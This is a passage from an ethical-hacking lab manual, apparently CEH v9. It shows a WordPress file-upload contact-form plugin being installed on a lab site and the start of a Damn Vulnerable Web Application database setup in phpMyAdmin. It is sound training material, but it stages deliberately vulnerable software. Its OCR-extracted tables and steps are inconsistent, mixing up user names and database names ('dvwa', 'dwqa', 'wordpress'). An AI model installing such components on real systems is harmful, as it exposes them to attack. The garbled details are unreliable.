
Username	Name	E-mail	Role	Posts
admin	Rini Matthews	rini.matthews@gmail.com	Administrator	1
CEHUser1	Jason Brown	jason@ceh.com	Editor	0
CEHUser2	John Albert	john@ceh.com	Contributor	0
Username	Name	E-mail	Role	Posts

41. Hover the mouse cursor on **Plugins**, and then select **Add New**


The screenshot shows the WordPress Admin Dashboard. The left sidebar has a dark theme with white text. The 'Plugins' menu item is highlighted with a red box. A sub-menu for 'Add New' is open, also highlighted with a red box. The main content area is titled 'Users' and shows a table of users. The table has columns for Username, Name, E-mail, Role, and Posts. There are three users listed: 'admin' (Administrator), 'john twin' (Editor), and 'shelia williams' (Contributor). At the bottom of the table, there is another 'Add New' button.

Username	Name	E-mail	Role	Posts
admin	jason@ceh.com	Administrator	1	
cehuso1	john twin	john@ceh.com	Editor	0
	shelia williams	shelia@ceh.com	Contributor	0


42. Add Plugins webpage appears, click **Upload Plugin** button




43. Click **Browse...** button



44. File Upload window appears, navigate to Z:\CEHv9 Lab Prerequisites\WordPress Plugins\N-Media Website Contact Form with File Upload, select website-contact-form-with-file-upload.1.3.4.zip and click Open




45. Once the plugin file is selected, click **Install Now** button




46. Wait until the plugin is installed

47. On successful installation, click **Activate Plugin** link




48. Once the plugin is successfully activated, hover the mouse cursor on the admin account field and click **Log Out**




## CT#35: Install and Configure Damn Vulnerable Web Application


1. Click **WampServer** icon from the notification area
2. Select **localhost**



3. As soon as you click the icon, the WAMPSERVER home page appears in the default browser. Click **phpmyadmin** link under **Tools** section.



4. **phpMyAdmin** webpage appears, click **Databases** tab



5. **Databases** webpage appears, type **dvwa** in the **Create database** text field, leave the drop-down list set to default as **Collation** and click **Create** to create a database named **wordpress**

The screenshot shows the 'Databases' page of the phpMyAdmin interface. In the top right, there's a search bar and a toolbar with icons for Databases, SQL, Status, Users, Export, Import, Settings, and More. On the left, a sidebar lists existing databases: information\_schema, mysql, performance\_schema, test, and wordpress. The main area is titled 'Databases' and contains a 'Create database' form where 'dvwa' is entered in the 'Database' field and 'latin1' is selected in the 'Collation' dropdown. Below this, a table lists the current databases with their replication status and privilege checkboxes. A note at the bottom says: 'Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.' At the bottom of the page, there's a message from Mozilla about data collection and a 'Choose What I Share' button.

Database	Master replication
information_schema	Replicated
mysql	Replicated
performance_schema	Replicated
test	Replicated
wordpress	Replicated

Total: 5


Check All / Uncheck All With selected: Drop

Enable Statistics

Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.

Firefox automatically sends some data to Mozilla so that we can improve your experience. Choose What I Share

6. On successful creation of the database, a pop-up appears stating that the database is created



7. The newly added database appears in the left pane, click on it

**Databases**

Create database dwqa Collation Create

Database	Master replication
dwqa	Replicated
information_schema	Replicated
mysql	Replicated
performance_schema	Replicated
test	Replicated
wordpress	Replicated

Total: 6

Check All / Uncheck All With selected Drop


Enable Statistics

